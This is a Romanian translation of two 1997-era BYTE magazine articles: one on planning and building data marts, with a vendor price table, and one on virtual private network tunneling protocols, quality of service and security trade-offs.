Astfel, un magazin de date este similar unui depozit care conţine toate datele organizaţiei, dar are un scop mai limitat. În mod tipic este orientat spre necesităţile unei anumite unităţi din firmă sau pe o anumită funcţie şi este mai ieftin şi mai uşor de implementat decât un depozit de date. Pe de altă parte, cu toate că este mai ieftin, mai uşor de început (fiind date pachetele de pornire pentru 30 la 90 de zile) şi adesea mai performant decât giganticul depozit, adesea este greu scalabil.

Harta rutieră pentru magazinul de date

Indiferent dacă extrageţi magazinul de date dintr-un depozit de date al întreprinderii sau dacă porniţi de la zero trebuie să ţineţi seama de următoarele aspecte:

1) Justificare

Care este justificarea pentru magazinul de date?
- Permite lucrătorilor să consulte informaţii
- Răspuns rapid la evenimente cruciale din organizaţie
- Răspuns rapid la tendinţe de piaţă şi tehnologice
- Timp şi costuri reduse pentru acces repetitiv la informaţii

Cum vor fi pregătite datele?
Extragerea şi transformarea datelor
- Din depozitul de date al întreprinderii în magazin
- Din surse externe depozitului în magazin

Curăţirea datelor, reproiectarea şi autentificarea

2) Mişcarea datelor staţionare

De unde provin datele?
- Informaţii interne tradiţionale
- Netradiţionale, interne şi externe

• Baze de date	• Agenţii de ştiri
• E-mail	• Date de profil
• Imagini	• Fişiere text
• Internet	• Video
• Studii de piaţă	• Voce

Cum va fi folosit softul intermediar pentru legarea surselor la magazinul de date?

În ce bază de date vor fi stocate datele?
- DB-uri pentru calculatoare MPP (massively parallel processing)
- DB-uri pentru sisteme SMP (symetric multiprocessing) şi uniprocesor
- Motoare de baze de date multidimensionale

Ce unelte ajută la construcţia magazinelor de date?
- Administrare metadata
- Unelte de dezvoltare pentru a crea aplicaţii de furnizare de informaţii, EIS şi DSS
- Data mining
- Vizualizare
- Acces de pe Web
- Desktop OLAP
- Server(e) ROLAP
- Detectare evenimente, agenţi, alarme

3) Platforme şi acces la informaţie

Care sunt platformele hard pentru magazinele de date?
- Calculatoare MPP
- Calculatoare SMP şi ciorchini (cluster)
- Server local

Cum vor fi oferite datele la utilizator?
- Unelte de vizualizare
- Foi de calcul tabelar
- Baze de date desktop
- Editoare de rapoarte
- Aplicaţii specializate

4) Management

Ce administrează procesul?
- Manager de administrare de bază de date sau program
- Manager de administrare magazin de date sau program

Magazine de date

De jos în sus...

Dacă doriţi un magazin simplu de date şi aveţi puţine surse de date:
- Aveţi în vedere furnizorul principal al bazei dumneavoastră relaţionale de date, mai ales dacă datele se află deja în baza de date
- Vedeţi şi pachetele de la alţi furnizori
- Scop: simplitate, compatibilitate, costuri reduse, posibilităţi de extensie

Dacă porniţi de la zero:
- Aveţi în vedere metodologia cu suport de la furnizor
- Creaţi o arhitectură, modele de date şi maparea datelor
- Scop: cost redus, adecvat la sarcini

... sau de sus în jos

Dacă aveţi un depozit de date al întreprinderii:
- Alegeţi datele adecvate sarcinii
- Configuraţi un magazin încărcat cu un subset din depozitul de date
- Scop: utilizarea sistemului existent şi selectarea datelor utilizabile

Trei de m: modele, metodologii şi metadate

Există totuşi un stimulent puternic pentru a face lucrurile bune de la început. Cum porniţi? Pentru magazine simple de date puteţi avea în vedere furnizorul bazei proprii de date relaţionale, mai ales dacă datele sursă se află deja într-o bază de date IBM, Informix, Oracle sau Sybase. Fiecare dintre aceşti furnizori oferă pachete de magazine de date la sub 100.000$, pornind de la Windows NT şi până la sisteme MPP (Massively Parallel Processing) cum se vede în tabela: „Furnizori de pachete de magazine de date".

Totuşi, majoritatea proiectelor de depozite şi magazine de date încep cu întâlniri care încearcă să definească dintr-o dată scopul, produsele, platformele, derularea în timp şi bugetul. Uneori ajută să aveţi o metodologie de urmat. Majoritatea furnizorilor oferă un fel de metodologie, poate sub forma unor configuratoare specifice ramurii industriale, sau expertize, sau dispun de ceva mai bun dar au apărut puţine metodologii generice.

Unele metodologii, ca cea a lui Earl Hadden au fost licenţiate de furnizorii de magazine de date. Data Warehouse Framework a lui Hadden, bazată pe cadrul pentru arhitectura sistem a lui John Zachman constă dintr-o matrice cu linii pentru proprietari,

arhitecţi, proiectanţi, constructori şi coloane pentru date, proces, loc, organizaţie, eveniment şi business driver. Hadden Data Warehouse Method constă din trei strategii de bază: arhitectură, implementare şi operare /dezvoltare. O altă metodologie binecunoscută este Iterations de la Prism (http://www.prismsolutions.com).

Etapa de arhitectură este de obicei cea mai dificilă, deoarece constă din identificarea surselor de date, construirea modelului de date, atât la nivel conceptual, cât şi la nivel logic şi maparea datelor de producţie în depozitul de date sau magazin (deci construirea modelului fizic). Nu este surprinzător că furnizorii de modele de date tradiţionale încep să ofere ajutor în proiectarea depozitelor şi magazinelor de date. PowerDesignor (numit înainte S-Designor) de la Powersoft include, de exemplu, un modul nou Warehouse Architect pentru proiectarea şi construirea depozitelor şi magazinelor de date Sybase IQ. Cayenne Software (http://www.cayennesoft.com) este un alt furnizor pentru modelare date care oferă ajutor în proiectarea de depozite şi magazine de date.

Dacă aţi auzit deja de scheme stea (star schemas), OLAP (On-Line Analytical Processing) sau motoare multidimensionale de baze de date, vă întrebaţi probabil cum se integrează în modelul de date. Termenul OLAP a fost făurit de Ted Codd şi Chris Date. ROLAP (Relational OLAP) se referă la motoare şi unelte care adaugă mai multe dimensiuni datelor dintr-un RDBMS (Relational Database Management System), folosind tehnici ca schemele stea.

Magazin de date sau depozit de date?

	Magazin de date	Depozit de date
Dimensiune	În medie 50 GB; posibil 250 GB	Adesea teraocteţi
Scop	Specific subiect sau zonă	Depozitar pentru întreprindere
Pornirea	De jos în sus	De sus în jos, împreună cu modelul de date al întreprinderii
Controlul	Departmental	IS
Timpul afectat	3 la 6 luni	1 la 2 ani
Costul	$10,000 to $1,000,000	Milioane de dolari

Termenul de scheme stea se referă la proiecte speciale de baze de date care fac bazele de date relaţionale adecvate unor interogări ad-hoc slice-and-dice (pe secţiuni şi cuburi). Schemele stea constau din tabele de fapte şi dimensiuni, ideea fiind mimarea unei baze de date cu mai multe dimensiuni prin vederi de date (de exemplu, vizualizarea vânzărilor pe regiuni sau la un moment). Fulguirea (snowflaking) se referă la separarea dimensiunilor (adică descompunerea lor). Atât schemele stea, cât şi fulguirea, au ca rezultat baze de date nenormalizate şi constau din date redundante şi precalculate. Denormalizarea, un cuvânt urât din domeniul bazelor de date de producţie, duce la performanţe ridicate pentru depozitul de date.

Toate produsele de depozite de date îşi pun metadatele undeva, adesea chiar în DBMS, dar nu există încă format acceptat pe scară largă pentru metadate (date despre date). Din fericire se depun deja eforturi (http://www.metadata.org) pentru a se defini asemenea standarde, lucru care va fi din ce în ce mai util pe măsură ce organizaţiile caută să-şi consolideze magazine de date independente, să integreze utilizarea partajată a datelor între firme pe Internet şi lucrează cu depozite şi magazine de date moştenite rezultate de pe urma unor fuzionări sau achiziţii. Aşa cum vă aşteptaţi, domeniul în creştere al uneltelor de administrare de depozite de date îşi îndreaptă acum atenţia spre metadate.

Ar trebui să fie evident, dar cu cât cheltuiţi mai mult timp lucrând efectiv la un model de date bun, administrat centralizat, cu atât va fi mai uşor să realizaţi şi alte magazine de date şi să le consolidaţi într-un depozit de date consistent, dacă acesta este scopul final pentru organizaţie. Pericolul realizării de magazine de date independente cu modele de date inconsistente este că nu numai că trebuie să le actualizaţi independent, dar va trebui să administraţi şi seturi multiple de metadate probabil inconsistente.

Resurse adiţionale

La ultima numărare existau peste 30 de cărţi despre depozite de date. Două dintre ele se remarcă, având reţete bune de pornire. Cartea lui Ralph Kimball, The Data Warehouse Toolkit: Practical Techniques for Building Dimensional Data Warehouses (1966, ISBN 0-471-15337-0, cu CD) şi The Data Model Resource Book: A Library of Data Models and Data Warehouse Designs (1997, ISBN 0-471-15364-8) de Levin Silverston, Bill Inmon şi Kent Graziano.

Un alt pamflet foarte util, disponibil gratuit de la Cognos (http://www.cognos.com) este Multidimensional Manager: 24 Ways to Impact Your Bottom Line in 90 Days, de Richard Connely, Robin McNeill şi Roland Mosimann.

Larry Greenfield administrează un sit Web excelent (http://pwp.starnetinc.com/pwp/larryg/index) despre depozite de date şi firma de studii de piaţă din Marea Britanie, Spectrum Reports are de asemenea publicaţii bune „ce şi cum", la http://www.aladdin.co.uk/mw_spectra/collection/database.htm. Applied Technology Group (ATG, http://www.techguide.com) are o colecţie excelentă de îndrumătoare tehnice care pot fi descărcate de pe Web despre depozite de date şi magazine de date ca şi despre dimensionarea mediilor de stocare.

Mai există două organizaţii bune, fiecare cu peste 3000 membri, dedicate domeniului. Una este The Data Warehousing Institute (TDWI, http://www.dw-institute.com). Cotizaţia este de 195$ pentru cei din SUA şi 245$ pentru alţii. Cealaltă organizaţie este IDWA de la DCI (http://www.idwa.org), care cere cotizaţie de 100$ pe an. TDWI oferă şi un poster excelent despre produse de depozite de date şi întreţine o listă de răspuns prin fax pentru documentele disponibile.

Paşi de procesare: curăţirea şi încărcarea datelor

Aţi putea crede că făcând modelarea datelor şi maparea aţi făcut partea cea mai dificilă a construcţiei unui depozit sau magazin de date. Dar mai des decât rar, pasul de curăţire a datelor ia şi mai mult timp. Adevărul trist este că majoritatea datelor din firmă conţin nu numai date eronate, dar au şi inconsistenţă greu de eliminat.

Unul din lucrurile cele mai greu de acceptat la construirea unui depozit sau magazin de date este modul în care decideţi cât de curat este ceva curat. Acest lucru diferă în funcţie de destinaţia şi utilizarea depozitului sau magazinului de date. Unii implementatori se bazează pur şi simplu pe regula clasică 80/20. Cu toate că ideea de 20% de date rele

Furnizori reprezentativi de pachete de magazine de date

Furnizor	Pachet	Preţ de pornire	Adresă Web
Arbor Software	Essbase	$37,000	http://www.arborsoft.com
Digital Equipment Corp.	Digital Data Mart (uses Informatica's PowerMart)	$99,500	http://www.digital.com
Fiserv, Inc.	InformEnt (for banks)	Client-specific	http://www.fiserv.com/inform
IBM Corp.	Visual Warehouse for Windows NT	$22,500	http://www.software.ibm.com
IBM Corp.	AS/400	$7995	http://www.as400.ibm.com
Informatica	PowerMart	$50,000	http://www.informatica.com
Information Advantage	DecisionSuite	$29,995	http://www.infoadvan.com
Information Builders, Inc.	SmartMart	$55,000	http://www.ibi.com
Informix Software	Informix FastStart Data Mart (includes MetaCube)	$62,500 (Informix Online Work-group Server alone starts at $1475)	http://www.informix.com
JDA Software Group, Inc.	Retail Ideas (AS/400 solution)	Varies	http://www.jda.com
Kenan Technologies	Acumate ES	$25,000	http://www.kenan.com
Microsoft Corp.	SQL Server	$1499	http://www.microsoft.com
MicroStrategy	DSS Server	$50,000	http://www.strategy.com
Oracle	Oracle Server for NT/ Oracle Express Server for NT	$1475/$3995	http://www.oracle.com
Prism Solutions	Prism Scalable Data Mart	$70,000	http://www.prisminc.com
Red Brick	Red Brick Warehouse	$5000	http://www.redbrick.com
Sagent Technology	Sagent Data Mart Solution	$50,000	http://www.sagenttech.com
SAS	Rapid Warehouse Assessment, SAS/Warehouse Administrator	$15,000	http://www.sas.com
Seagate/Holistic Systems	Holos	$88,000	http://www.holos.com
Sequent Computer Systems	CompleteWarehouse	$500,000 (hardware and software)	http://www.sequent.com
Siemens Pyramid Information Systems	Smart Warehouse	$25,000	http://www.siemens-pyramid.com
Software AG	Dmart and SourcePoint	$25,000	http://www.sagus.com
Sybase	WarehouseNow, formerly called QuickStart DataMart (uses Informatica's PowerMart)	$95,000	http://www.sybase.com
Virtual Integration Technology	designManager and deliveryManager	$50,000 per server	http://www.vit.com
VMark Software	DataStage	$37,500	http://www.vmark.com

vă poate şoca, nu este neobişnuit ca în cazuri reale să se pornească cu 40% de date problematice. Ţineţi minte că o curăţire a datelor nu se face doar o dată. La urma urmei, după orice împrospătare sau actualizare a depozitului sau magazinului de date trebuie să parcurgeţi aceiaşi paşi de curăţire a datelor pentru a păstra calitatea optimă a datelor.

Ca şi curăţirea, încărcarea datelor este un lucru care se întâmplă de mai multe ori. Este de asemenea un proces care trebuie urmărit deoarece poate afecta sistemele operaţionale (la urma urmei, utilizaţi cicluri UC de pe servere de producţie pentru a copia datele în depozitele sau magazinele de date) şi traficul din reţea. Utilizatorii doresc date care sunt cât se poate de actuale, dar administratorii de reţea şi administratorii de sisteme OLTP (on-line transaction processing) încurajează fără îndoială o atitudine moderată. Este nevoie de o bandă largă de transfer pentru a întreţine magazine de date aproape în timp real.

Dacă vă gândiţi la modul în care sunt încărcate magazinele şi depozitele de date, o dată pe oră, zi sau săptămânal, vă daţi seama cât de repede cresc. Este unul din motivele pentru care este înţelept să dispuneţi de un plan de migrare în sus, de la început. Va trebui probabil să arhivaţi datele vechi din magazinul sau depozitul de date, sau să păstraţi pur şi simplu doar datele recente, să zicem, din ultima lună, în sistemul propriu.

Vă puteţi da seama acum că realizarea unui depozit sau magazin de date nu este treabă simplă şi este o activitate continuă. Utilizatorii vor date mai multe, răspuns mai rapid şi poate şi unelte mai puternice, pe măsură ce se obişnuiesc cu secţionarea, cuburile şi alte analize ale datelor organizaţiei. Şi mai devreme sau mai târziu cineva va dori să ofere facilităţi Web pentru depozitul sau magazinul dumneavoastră. La ghişeul următor, vă rog. ■

Karen Watterson (San Diego,CA) este scriitor independent şi consultant specializat pe teme client /server şi depozite de date. O puteţi găsi la: **1119390@mcimail.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

O afacere privată virtuală

Rețelele private virtuale vă pot oferi avantaje serioase - în cazul în care știți secretul.

De Mike Hurwicz

Obțineți întotdeauna ceea ce doriți pentru ceea ce plătiți? Cumpărând un Lexus veți obține fiabilitate. Cumpărând un Yugo veți obține un viitor cămin pentru Bondo. Adevărat? Poate. Internetul oferă în prezent comunicații WAN, mult mai ieftine și mai globale decât o rețea Frame Relay, ATM sau de linii închiriate. Din nefericire, el nu poate asigura securitatea, lățimea de bandă sau calitatea serviciului (QoS), garanții asociate în mod tipic cu rețelele private. În plus, Internetul suportă doar TCP/IP, în timp ce majoritatea rețelelor găzduiesc o varietate de protocoale. Prin urmare, dacă doriți să rulați rețeaua companiei pe Internet, veți plăti mai puțin însă veți primi un serviciu inferior.

Situația nu este însă chiar atât de sumbră. Furnizorii de servicii Internet, producătorii de echipamente și de software sunt de părere că vă pot oferi ce-i mai bun din ambele lumi: securitatea, performanța și suportul multiprotocol al unei rețele private folosind ieftinul și globalul Internet. Este vorba de rețeaua privată virtuală (VPN - virtual private network) sau „extranet“, iar tehnologia este considerată în principal un mijloc pentru extinderea razei de acțiune a rețelelor private pentru un acces prin apel. De asemenea, conexiunile cu partenerii de afaceri și cu clienții reprezintă alte aplicații importante. Într-o proporție mai mică, rețelele VPN pot adresa locații unde conexiunile rețelelor private tradiționale nu pot fi justificate economic. Unii producători și furnizori de servicii lansează ideea înlocuirii rețelelor private existente cu legături VPN.

Însă VPN (și tunelul IP, una din tehnologiile de bază) ridică unele probleme. În primul rând, cum va fi tratată problema QoS? Cum manevrați traficul non-IP? Cum autentificați și atribuiți adresele IP? Și cât de sigure sunt ele?



ILUSTRAȚIA: RICHARD DOWNS © 1997

Cum lucrează?

Există două arhitecturi principale pentru configurarea unui tunel: inițiat de client (client-initiated) sau transparent pentru client (client-transparent). Tunelarea inițiată de client necesită un soft de tunelare atât pentru clienți cât și pentru serverele tunel (sau pentru porți). Ultimele se află în general la situl central al corporației, deși s-ar putea afla la punctul de prezență (point of presence - POP) al furnizorului de servicii Internet care deservește situl central. Cu un soft client pentru inițierea tunelului și serverul tunel localizat la situl companiei pentru a închide tunelul, ISP-ul nu mai este nevoit să suporte tunelarea în nici un mod. Clientul și serverul tunel stabilesc în mod simplu tunelul, folosind autentificarea pe baza ID-ului utilizatorului și a parolei și probabil pe baza unui certificat digital. Clientul și serverul tunel pot negocia, de asemenea, criptarea. Odată ce tunelul este stabilit, comunicațiile se desfășoară ca și cum ISP-ul nu ar mai media conexiunea.

Pe de altă parte, dacă doriți ca tunelarea să fie transparentă pentru client, POP-urile ISP-ului trebuie să aibă servere cu acces permis la tunel și probabil rutere. Inițial, clientul apelează serverul de acces, care trebuie să recunoască (spre exemplu pe baza ID-ului utilizatorului sau la alegerea dintr-un meniu) că această conexiune trebuie să fie tunelată către o locație particulară de la distanță. Apoi, serverul de acces stabilește tunelul cu serverul tunel folosind în mod tipic ID-ul utilizatorului și parola pentru identificare. Clientul stabilește o sesiune în mod direct cu serverul tunel prin tunel, ca și cum cele două ar fi atașate în mod direct. În timp ce această modalitate de lucru are avantajul că nu necesită un soft special la client, clientul poate face apel doar la servere de acces echipate corespunzător.

În 1996, au concurat în atenția utilizatorilor două protocoale pentru tunelare: PPTP (Point-to-Point Tunneling Protocol) de la Microsoft și L2F (Layer Two Forwarding) de la Cisco. Diferența tehnică esențială între cele două este reprezentată de faptul că PPTP realizează tunelarea prin învelirea pachetelor PPP în IP, un protocol de nivel trei, în timp ce L2F, așa cum specifică și numele, folosește pentru tunelare protocoale de nivel doi, cum ar fi Frame Relay și ATM.

PPTP poate fi inițiat de client (și transparent pentru ISP) sau transparent pentru client. În oricare din cazuri, în prezent, el este scris

doar pentru NT: necesită atât un client NT cât şi un server NT. L2F necesită, la rândul său, suport în serverele de acces şi rutere; din această cauză, ISP-ul trebuie să ofere suport pentru L2F. În favoarea sa, L2F furnizează unele caracteristici pe care PPTP nu le poate oferi, cum ar fi autentificare pentru punctele de capăt ale tunelului (de ex. între serverul de acces şi serverul tunel).

Un avantaj major al PPTP îl reprezintă suportul oferit de Microsoft. Atât clientul cât şi serverul tunel au fost lansaţi în NT 4.0. Este planificat şi un client Windows 95. Un alt avantaj este suportul pe care PPTP îl oferă pentru controlul fluxului, fapt ce evită apariţia unei suprasaturaţii a traficului şi îmbunătăţeşte performanţa prin minimizarea pachetelor pierdute şi implicit a retransmisiilor. Cu toate acestea, PPTP necesită IP (deşi poate tunela IPX, NetBEUI precum şi PPP) şi nu include autentificare pentru punctele de capăt ale tunelului. Folosind PPP, PPTP se bazează pe autentificarea utilizatorului. În plus, unii analişti sunt de părere că PPTP nu se va scala la fel de bine ca şi soluţiile bazate pe hardware cum ar fi L2F.

Recunoscând meritele fiecărui protocol, Microsoft şi Cisco au căzut de acord, anul trecut, asupra fuzionării propriilor protocoale. Astfel, s-a născut L2TP (Layer Two Tunneling Protocol) care este destinat să ofere cel mai bun PPTP şi L2F. Secure IP sau IPSEC este de aşteptat să fie folosit în mod obişnuit pentru a coordona criptarea între punctele de capăt L2TP. (Criptarea standardizată nu a fost o caracteristică a PPTP sau L2F.) L2TP va suporta, de asemenea, tuneluri simultane multiple pentru un singur client. Tunelurile multiple concurente vor deveni importante în viitor, când tunelurile vor suporta rezervări de lăţimi de bandă şi QoS.

Acestea nu sunt însă singurele protocoale de tunelare. Spre exemplu, în Bay Stream Dial VPN Services, Bay Networks foloseşte Mobile IP pentru tunelare, evitând atât PPTP cât şi L2F. Bay Networks va suporta L2TP şi IPSEC, pe măsură ce aceste protocoale se vor maturiza. BayStream Dial VPN Services este proiectat pentru a permite furnizorilor de servicii Internet să ofere VPN-uri clienţilor, fără a fi necesare modificări la nivelul clienţilor sau la situl central. Dial VPN Services este o funcţie comună a Bay Networks 5000 Multi-Service Access Switch, a familiei de concentratoare pentru acces de la distanţă Remote Annex şi a platformei de rutere Backbone Node.

Ca şi o altă alternativă la PPTP şi L2F, NEC a dezvoltat SOCKS, un protocol de traversare autentificată a unui firewall, proiectat pentru a permite fluxului de date să traverseze un firewall, pe baza autentificării utilizatorului şi nu pe baza caracteristicilor pachetului IP. Dezvoltat în 1990, SOCKS este în prezent un standard IETF (RFC 1928, 1929 şi 1961). Versiunea 5 include negocieri pentru criptare.

Printre avantajele SOCKS putem enumera suportul pentru Unix şi NT, suport plug-in pentru multe metode de autentificare şi administrare cheie şi o arhitectură de securitate unidirecţională care vă permite să realizaţi un tunel către altă reţea, în timp ce minimizaţi expunerea dvs. la un posibil atac din partea acelei reţele. În plus, SOCKS operează, la nivel TCP, permiţând o stabilire uşoară a tunelurilor specifice aplicaţiilor, pentru aplicaţii asociate cu un port TCP particular.

Orice firewall poate fi configurat să monitorizeze traficul SOCKS în mod transparent. Suportul SOCKS nativ permite unui firewall să genereze şi să întrerupă un flux de date SOCKS. Deşi nici unul din cele mai bune trei firewall-uri - Gauntlet de la Trusted Information Systems, FireWall-1 de la CheckPoint sau Eagle de la Raptor Systems - nu suportă în prezent în mod nativ SOCKS, analiştii de la Gartner Group prezic că toate firewall-urile de frunte îl vor suporta până în 1998. MobileVPN şi PartnerVPN de la Aventail folosesc tuneluri SOCKS iniţiate de client.

Până acum, IPSEC şi L2TP au captat atenţia pieţei mai mult decât a făcut-o SOCKS. „Nu cunosc pe nimeni care să fi încercat să facă VPN-uri interoperabile bazate pe SOCKS“, a declarat Ira Machefsky, un analist al Giga Information Group. Pe de altă parte, doar recenta versiune 5 a SOCKS a permis o transformare mai uşoară a clienţilor. Înainte, codul client trebuia să fie recompilat pentru a suporta SOCKS. Cu SOCKSv5 şi tehnologii cum ar fi Autosocks de la Aventail, clienţii nemodificaţi pot fi transformaţi instantaneu. „Dacă SOCKS ar fi avut această calitate acum doi ani, ar fi fost o adevărată bombă [pentru SOCKS pentru a câştiga succesul general ca şi standard VPN]“ a afirmat Michael Zboray, un analist al Gartner Group. „Acum, doar timpul ne va spune unde avantajele tehnice ale SOCKS vor fi suficiente, pentru a depăşi momentul IPSEC şi L2TP.“

Calitatea serviciului

Tehnologiile pentru VPN-uri ieftine, bazate pe Internet se maturizează. Însă, pe viitor, veţi continua să aveţi probleme cu găsirea

Probleme de securitate

Pentru trafic VPN intra- şi intercompanii, consideraţii cum ar fi securitatea, disponibilitatea, fiabilitatea şi performanţa ar putea forţa organizaţiile să ia în considerare exact fluxul traficului şi ce alte trafice folosesc aceleaşi reţele. Primordial între aceste consideraţii se situează securitatea. Ea include secretul (transmisiile nu pot fi citite), autorizaţia (utilizatorii au dreptul de-a accesa resurse sigure), integritatea (datele nu sunt falsificate), nerecunoaşterea (emiţătorii sunt ceea ce sunt în realitate) şi siguranţa serviciului (capacitatea de-a transmite şi recepţiona date nu poate fi negată). Cu excepţia negării serviciului, toate aceste probleme pot fi abordate prin criptare şi chei digitale. Oricum, costurile asociate cu chei şi criptări pot include o putere de procesare, lăţime de bandă de reţea, hardware special şi timp şi expertiză pentru a administra sistemul. În locul acumulării acestor costuri, organizaţiile ar putea folosi reţele private care în general sunt percepute ca şi o investiţie mai puţin costisitoare, pentru obţinerea unui nivel ridicat de securitate.




Vă puteţi întreba în ce măsură şi dacă traficul Internet este vulnerabil la diferite tipuri de atac. Spre exemplu, dacă pe aceleaşi linii fizice avem trafic Internet şi de reţea privată, atunci amândouă tipurile de trafic pot fi la fel de vulnerabile la „invazia secretului“ via un monitor de reţea. În acest context, afirmă analistul John Coons de la Dataquest, reţelele VPN criptate pot fi mai sigure decât liniile private.

Cele mai multe din tipurile de atac sunt mai uşor de lansat pe Internet decât în reţelele private. Motivul este simplu: este mai dificil pentru un infractor să insereze un trafic în reţeaua privată decât în Internetul public.

Atacurile, care necesită abilitatea de-a transmite, includ atacuri de ghicire a parolei, falsificări de date şi spoofing (a pretinde că eşti un utilizator autorizat prin falsificarea unei adrese autorizate din pachete).

În general, un atac, care foloseşte negarea serviciului poate fi greu de combătut chiar dacă compania plăteşte bani mulţi pe securitate: Spre exemplu, un infractor poate bombarda cu trafic o adresă particulară, sugrumând resursele de procesare şi comunicare ale acelui sit. Infractorii mai noi au blocat servere, rutere şi imprimante, folosind atacul Ping of Death care presupune transmiterea unui mesaj ping, care este mai mare decât dimensiunea legală. Dacă un firewall blochează mesajele ping, mai există şi alte modalităţi de-a realiza acelaşi lucru via HTTP, NFS sau protocoale Telnet. Infractorii vor găsi, din păcate, întotdeauna o altă cale.



Rețelele private virtuale rulează pe Internet și criptează, în mod transparent, conexiunile dintre punctele de capăt.

unui ISP doritor și capabil să vă administreze propriul VPN. Mai există multe alte întrebări, care-și așteaptă răspunsul. De exemplu: Cum garantați calitatea serviciului? Și cum va taxa ISP-ul traficul VPN?

În prezent, există puțini furnizori de servicii Internet care suportă QoS. Noi tehnologii cum ar fi RSVP (Resource Reservation Protocol) adresează problema QoS, însă ele nu pot elimina această realitate concretă. RSVP permite clienților să administreze QoS, însă singurele cereri RSVP garantează doar lățimea de bandă, o întârziere dată sau o rată a erorii; rămâne astfel la latitudinea ISP-ului să satisfacă cererea, mulți furnizori de servicii Internet nereușind să administreze RSVP. Chiar dacă aceștia ar reuși, ar trebui să fie capabili să realizeze o taxare suplimentară pentru pachetele cu prioritate mare, decât pentru cele cu prioritate mică. Și asta înainte ca serviciul să fie lansat.

„Am putea fi nevoiți să începem să taxăm pentru folosire", a afirmat Vint Cerf, senior vice-president pentru arhitecturi de date al MCI Communications - un purtător major al traficului Internet. „Pe măsură ce sistemul crește, devine tot mai dificil să păstrezi un preț unic pentru toate serviciile. Suplimentar, am putea avea taxări diferite, pe baza calității serviciului. În mod ideal, taxările ar trebui să reflecte cantitatea de resurse consumate pentru a furniza serviciul."

Iar aceasta este tocmai intra-ISP QoS. Chiar și atunci când furnizorii de servicii au conexiuni de rețea directe între ei, în sensul de creștere a fluxului traficului, tipic, ei nu au acorduri care să ofere o anumită fiabilitate, disponibilitate sau funcții QoS. Eric Paulak, senior analyst al Gartner Group, prevede apariția unor astfel de acorduri de „interfețe de rețea" pentru rețele private, cum ar fi rețele Frame Relay, nu mai devreme de 1998, împreună cu introducerea circuitelor virtuale comutate (SVC) care permit o ușurare a realizării conexiunilor între diferiți purtători. Acordurile pentru interfețe de rețea, pentru servicii Internet, vor apare pe la sfârșitul lui 1998, a afirmat Paulak.

Oricum, astfel de acorduri vor necesita aranjamente pentru nota de plată și probabil protocoale care nu există încă. „Dacă ISP-ul "A„ transportă un trafic de înaltă prioritate pentru ISP-ul „B", ISP-ul „A" va trebui să fie remunerat pentru alocarea acestor resurse", a afirmat John Coons, director și analist principal pentru lucrul în rețele mari al Dataquest. S-ar putea ajunge, până la mijlocul lui 1999, înainte ca furnizorii de servicii Internet să aibă protocoalele și aranjamentele de plată pentru a face aceasta posibilă, crede Coons. În prezent, specifică el, nu există nici măcar mecanismele de plată pentru clasele de servicii din propriile domenii.

Deocamdată, dacă doriți garanții complete ale serviciilor, veți avea nevoie doar de un singur ISP. Chiar și atunci însă, va trebui să vi-l alegeți cu grijă, din moment ce mulți oferă puțin sau nimic în ceea ce privește garanțiile de serviciu. Și chiar și cu garanții ale serviciului, fiind nevoit să ai un singur ISP, este descurajată folosirea rețelelor private virtuale, deoarece compania trebuie să poate avea o oarecare influență asupra ISP-ului selectat de proprii furnizori, consumatori sau parteneri. Chiar dacă o companie are o anumită influență, un singur ISP nu poate furniza un acces omniprezent, asociat cu întregul Internet. (ceva de genul Compuserve, UUNet și MCI).

Economisirea costurilor de apel

Însă, chiar și cu întrebările QoS restante, multe companii sunt interesate în rețele private virtuale, bazate pe Internet. Motivul: costul unei VPN poate fi mai puțin decât jumătate din costul unei soluții private de acces prin apel.

Astăzi, în mod tipic, companiile folosesc servere de comunicații in-house, bănci de modemuri, și numere gratuite pentru a suporta accesul prin apel. Deși acest lucru funcționează, mai există unele probleme. Echipamentul este modernizat frecvent, trecându-se la modemuri mai rapide, ISDN sau chiar DSL (Digital Subscriber Line). Mai mult, ofertele purtătorilor și tarifele se schimbă continuu. Aceste schimbări costă atât bani cât și un efort de management. Chiar și în configurațiile stabile, conexiunile prin apel sunt renumite pentru greutatea de realizare.

Din punct de vedere economic, pentru ISP este mai rentabilă o menținere a tuturor conexiunilor prin apel la nivel POP, decât să lase fiecare companie să-și mențină singură conexiunile. În mod similar, este mult mai economic, pentru ISP, să mențină magistrale mari, puternic utilizate, decât să întrețină pentru fiecare companie o conductă mai mică, mai puțin utilizată. Modul în care serviciile Internet sunt împachetate poate fi mult mai eficient, în termeni de vânzări sau operații.

